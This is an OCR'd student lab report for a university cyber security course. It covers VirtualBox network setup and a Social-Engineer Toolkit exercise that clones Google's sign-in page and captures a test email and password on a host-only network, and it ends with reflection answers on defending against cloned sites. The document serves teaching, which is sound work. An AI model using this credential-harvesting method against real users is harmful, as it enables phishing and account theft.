UNIVERSITI MALAYSIA TERENGGANU

SEMESTER 1 2023/2024

CYBER SECURITY CSF3233

LAB 2


PREPARED FOR:

MUHAMMAD ABDUL AALIM AHMAD ROSLI

PREPARED BY:

ARUN MUGILAN A/L SARGUNAN S63746

Task 1





REFLECTION QUESTIONS


1. Why it is not advisable to use WindowsXP in real environment?
   - Using Windows XP in a real environment is not a good idea because it's old, unsafe, and lacks support. Microsoft stopped updating it in 2014, so it's vulnerable to security threats. It also has compatibility issues with modern software and hardware, lacks features, and has no current web browser support. Using it can lead to legal problems in some cases. It's better to use a more recent and supported operating system for safety and performance.


2. When is the last date for Microsoft support WindowsXP?
   - April 8, 2014


Task 2



Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
VirtualBox Host-Only Ethernet Adapter
Advanced
OK
Cancel
Help


arun@Arun: ~
(arun㉿Arun)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:27ff:fe61:1d38 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:61:1d:38 txqueuelen 1000 (Ethernet)
RX packets 15 bytes 2812 (2.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3672 (3.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(arun㉿Arun)-[~]
$


arun@Arun: ~
(arun㉿Arun)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:27ff:fe61:1d38 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:61:1d:38 txqueuelen 1000 (Ethernet)
RX packets 15 bytes 2812 (2.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3672 (3.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(arun㉿Arun)-[~]
$


Terminal
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are avai
lable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:



Course: KESELAMATAN SIBER
Sign in - Google Accounts
Not secure
192.168.56.101
Documents
nosTEAM.ro
Watch The Ghost D...
Kapwing — Where...
All Bookmarks
Google
Sign in with your Google Account
s63746@gmail.com
Sign in
Need help?
Create an account
One Google Account for everything Google
Google
Privacy & Terms
Help
English (United States)



Terminal
192.168.56.1 - - [31/Oct/2023 20:50:52] "GET / HTTP/1.1" 200 -
192.168.56.1 - - [31/Oct/2023 20:51:03] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=s63746@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=s63746
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
192.168.56.1 - - [31/Oct/2023 20:52:30] "POST /ServiceLoginAuth HTTP/1.1" 302 -


REFLECTION QUESTION


1. What are the steps to prevent people from falling into the trap of cloned websites?
    - Learn about the danger.
    - Check website URLs for any oddities.
    - Don't click on unexpected links in emails or messages.
    - Get apps and software from trusted sources.
    - Keep your computer and software up to date.
    - Use strong, unique passwords and consider a password manager.
    - Enable multi-factor authentication when available.
    - Be careful with personal information.
    - Install antivirus and anti-malware software.
    - Regularly review your accounts for suspicious activity.
    - Report suspected cloned websites.


Task 3





WindowsXP - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
intnet
Advanced
Adapter Type:
Intel PRO/1000 T Server (82543GC)
Promiscuous Mode:
Allow All
MAC Address:
0800277A98FB
Cable Connected
OK
Cancel
Help

